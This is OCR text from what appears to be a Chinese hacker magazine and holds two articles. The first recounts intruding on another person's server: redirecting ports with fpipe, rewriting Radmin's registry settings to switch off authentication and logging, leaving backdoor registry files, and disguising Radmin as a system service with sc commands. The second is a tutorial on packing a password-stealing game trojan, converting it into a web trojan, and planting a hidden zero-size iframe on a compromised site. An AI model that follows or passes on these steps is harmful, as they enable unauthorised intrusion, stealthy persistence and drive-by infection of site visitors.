


图3

真正的问题就来临了，我们总不能在命令行下挂QQ吧，如何得到GUi的控制权呢？来慢慢看系统的设置，有一个5631端口，呵呵，这个是Pcanywhere的，试试可不可以telnet上去。哈哈，可以的哦！我们可以在外部访问，马上在他的硬盘里找Pcanywhere的密码文件*.cif，在常规的地方一个个的找就是没有，再使用dir /a /s *.cif命令查找，还是没有找到，于是使用Pcanywhere客户端连上去，一片黑屏，根本不是Pcanywhere的进程在监听啊！后来仔细想了想才发现刚才asp木马列出的进程里根本没有Pcanywhere的服务进程。真是气愤啊！不管了，立刻上传fport.exe把所有的进程和端口之间的关系列出来，如图4。这才发现原来5631对应的是R_server进程。




图4

再仔细看了一下，发现刚才的进程原来有Radmin服务，这个BT的家伙把Radmin的端口改为了5631。试着用Radmin连接器连接上去。晕，怎么是这样的啊！鬼知道他设置的是谁有权限登陆，密码就更别提了！如图5。用我加的帐户果然不能登陆，郁闷。




图5

再想想既然他开了80端口作为服务又开了5631端口作为管理，我们也有cmdshell，那可不可以在他的机器开Fpipe然后登陆他的3389终端呢？但是这样离我们的目标很远，这样会把人家的Radmin弄死的，不管了，马上上传Fpipe，先看看有没有人登陆5631，很好，没有管理员在。先net stop r_server，这样我们就可以用Fpipe抢了他的5631端口了，等我们挂完QQ或者修改防火墙规则再改回去，HOHO。命令如下：**fpipe -l 5631 -r 3389 127.0.0.1**

> **提示** Fpipe：这是一个命令行下的端口重定向工具，可以把本机的任一端口定向到别的机器的端口。

嘿嘿，成功了，用3389登陆他的5631端口，果然连上了哦！但是结果不尽于人意啊！登陆只要一出现桌面就会提示登陆被打断，需要重新连接。我的网速和人品都没有问题怎么会出现这种情况呢？连桌面都看不到还怎么挂QQ呢！这么长时间的努力都白费了？5631端口不能重定向，我再试试80端口，还是不行，端口重定向失败！郁闷！

试着将他的Tcp/ip筛选的注册表文件使用regedit /e命令导出到web目录，在下面的几个注册表位置：

```
HKEY_LOCAL_MACHINE\ControlSet001\Services\Tcpip
HKEY_LOCAL_MACHINE\ControlSet002\Services\Tcpip
HKEY_LOCAL_MACHINE\CurrentControlSet\Services\Tcpip
```

下载一看果然是做了Tcp/ip策略，不会为了挂QQ把人家的Tcp/ip策略删了吧？而且每做一次修改都要重启才会生效，我还不敢赤裸裸的在网上挂QQ呢！如果要修改的话还要保证环境的相同，怕怕......

看来还是得在他允许的5631端口的Radmin上动手脚，入侵他的Radmin。既然管理员爱玩，我们就把战场放在这个该死的5631上吧！

尽管我使用Radmin的机会不多，但是至少知道他的一些配置是在[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0]里放着的。我们将注册表导出来看看。

regedit /e D:\feel\web\radmin.reg HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0

得到关键内容如下：

```
"NTAuthId"=hex:03,00,00,00
"NTAuthEnabled"=hex:01,00,00,00
"Port"=hex:ff,15,00,00
"EnableLogFile"=hex:01,00,00,00
"LogFilePath"="c:\\logfile.txt"
"DisableTrayIcon"=hex:01,00,00,00
"EnableEventLog"=hex:01,00,00,00
```

还有[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Users]下的

```
"Access"=dword:0000001f
"IsGroup"=dword:00000002
```

看来他的一些BT的NT验证等限制都在这里放着，Radmin服务启动和有人登陆的时候都在这里读取键值的，如果将他替换成我们的会怎么样呢？不就是入侵了管理员的Radmin吗？呵呵，不要急着替换，万一还有其他的地方没有注意替换错了就挂了哦，顺便也找找对应的关系便于我们方便的用注册表更改Radmin的配置！先在本机安装Radmin，然后做不同的配置的时候就监视一下注册表。呵呵！我就不抓图了，Regsnap大家都会用吧！我配置好的注册表如下：

```
"NTAuthEnabled"=hex:00,00,00,00 //NT验证，管理员设置的是1，我们设置为0，就是禁用//
"Parameter"=hex:14,8d,cc,f8,5a,70,43,87,62,48,92,ab,da,02,6b,b1 //这个是登陆密码的信息//
"Port"=hex:ff,15,00,00 //登陆的端口，16进制的哦，这里是5631//
"Timeout"=hex:0a,00,00,00 //连接超时时间//
"EnableLogFile"=hex:00,00,00,00 //日志记录，管理员设置是1，我们设置为0，就是禁用//
"LogFilePath"="c:\\logfile.txt" //日志的位置，无所谓了，我们已经禁止记录了//
"FilterIp"=hex:00,00,00,00 //过滤的IP，这里表示所有的IP都允许//
"DisableTrayIcon"=hex:01,00,00,00 //禁止任务栏图表，一定要为真啊，否则麻烦大了//
"AutoAllow"=hex:00,00,00,00 //这个是否需要当前用户验证，默认就行了//
"AskUser"=hex:00,00,00,00 //这个登陆时是否需要用户验证，当然不要了啊~~嘿嘿//
"EnableEventLog"=hex:00,00,00,00 //时间日志，我们还是禁止掉，管理员另当别论//
```

我们将配置好的config.reg文件上传到服务器，首先运行net stop r_server，这样Radmin就停止了，然后运行regedit /s config.reg即可。再次运行net start R_server启动Radmin，连接的时候没有那个烦人的NT用户验证了吧？我们的配置生效了，这个Radmin是我们的了。用黑客之门添加一个帐户登陆上去，没有显示上次登陆的用户名，仅有的一点担心都没有了，如图6。

不管了，上去挂QQ了，挂完之后把原来的注册表导进去，再看看管理员的c:\logfile.txt，什么痕迹都没有。

后门就好留了，我们留下管理员配置Radmin的注册表文件open.reg，再留下我们配置的注册表文件off.reg，需要的时候，在黑客之门里导入注册表再重启Radmin就可以光明正大的登陆，不需要为了修改Tcp/ip策略而重启机器了。

另外说几句后话，发现Radmin真不错，而且监视的是服务器的当前屏幕，管理员的动作尽在眼底。管理员在使用Radmin的时候还是要注意安全，它的配置文件是Users，默认是有读取权限的，如图7。

还有就是服务太显眼了，很容易让人想到去攻击。对于入侵者，还要注意Radmin注册表的配置和一些隐藏策略，上次Radmin控制肉鸡时没注意这点，Radmin的服务端图标显示在任务栏，之后管理员在进程里找半天，幸亏我把服务端改名为svchost.exe。我推荐的方式是在c:\winnt\system\目录里安装Radmin，把R_server.exe改为clipsrv.exe。最后把那个clipbook服务替换掉，也不用多做修改，只要把启动程序路径改成c:\winnt\system\clipsrv /service就行。替换服务命令如下（sc.exe是修改服务的工具，即时生效哦）：




图6




图7

```
cd c:\winnt\system
c:\winnt\system\clipsrv.exe /install /silence
del config.reg
sc config clipsrv start= auto
sc config clipsrv binpath= "C:\WINNT\system\clipsrv.exe /service"
net start clipsrv
del sc:exe
exit
```

当然你也可以替换其他不必要的服务，不细心看还真看不出来呢。管理员也可以这样做，结合改端口的方法（这个管理员值得表扬），再设置注册表的权限，就基本可以做到我的4899谁也别动了。（本文所涉及的Tcmd.exe、fport.exe、sc.exe、Regsnap、Radmin在光盘中均有收录。）

"今天你被挂了马？""挂马，天天见。""不被挂马，还真对不起咱这破站。"这是个什么样的黑暗网络，上网已经不安全，如果你QQ好友和QQ群比较多的话，可能每隔几分钟就会见到有人在QQ上、群上邀请你登陆诱人的网站，一般这样的网址往往暗藏杀机。这些让我们不得不保持高度警觉的心态来看待网络，连朋友发来的正常网站也不敢轻易点击，谁能保证他是不是中了QQ尾巴病毒或者被挂马了，呵呵。对于一个面向网络的新手而言，还刚YY学步，岂知在网上危机四伏，稍有不慎，便踏入了猎人精心布置的陷阱……

本篇，我们来看看猎人是如何下套的；更重要的也会让你知道该如何防御与提高警惕，防御篇在office38线栏目的"如何防止被挂马攻击"。小编重申：强烈鄙视挂马者。

活学活用——挂马步步行

文by 灵鸠剑客

很多朋友对于"挂马"技术既熟悉又陌生，熟悉的是经常听说它，陌生的是它的技术如何实现。今天在这里借助黑客手册这样一个窗口，我把挂马的技术给朋友们介绍一下。

首先在网上找一个好一点的传奇木马，然后将生成的木马转换成htm格式，具体步骤如下：准备好网页木马转换工具，生成好的传奇木马和一个加壳工具（当然，如果你确信你的木马是免查杀的，可以不用加壳和修改特征符）。

万事俱备后，现在先来给木马加壳，如图1，选择将要加壳的程序和输出的名称。

加壳完毕后如图2 所示。

接下来将传奇木马转换成网页木马，将加过壳的传奇木马放入与"冰狐浪子网页木马生成器.js"同一目录下并改名为"#.exe"（注意：没有双引号），然后双击"冰狐浪子网页木马生成器.js"，接下来会在同一文件夹里面生成两个文件，一个是"icyfox.htm"，另一个是"icefox.js"，只要把这两个文件放在同一目录就可以运行这个js脚本了。

随后到网上逛一逛，查查有没有一些有漏洞并且可以利用的站点。比如：论坛里面的htm功能没有被关闭，跨站漏洞，sql注入漏洞等等，因为这类漏洞比较多。当得到一个网站的webshell的时候，大家想到的当然是提升权限，而提升权限之后又怎么办呢？下面我就主要介绍一下当得到后台权限之后该如何去挂自己的传奇木马。


当得到了服务器管理员权限之后，接下来就是在上面挂马了，先将文件夹里的"icyfox.htm"文件名改成别的，比如"ljjk.htm"等等，如果想改"icyfox.js"，就要将"icyfox.htm"里面的代码稍做改动，然后就可以上传到自己的空间里了，但一定要放在同一目录。如果你没有自己的空间，上传到服务器上面当然也是可以的，如图3所示。

上传成功后，只要改一改他的首页的源代码就可以，在里面加入如下代码：


```
<iframe src="你刚才传上去的icyfox.htm的路径" width="0" height = "0" frameborder = "no" border = "0" marginwidth = "0" marginheight ="0" scrolling ="no">
```

或者设置成当关闭该页时运行这个脚本也可以，这样，我们的木马就挂好了。

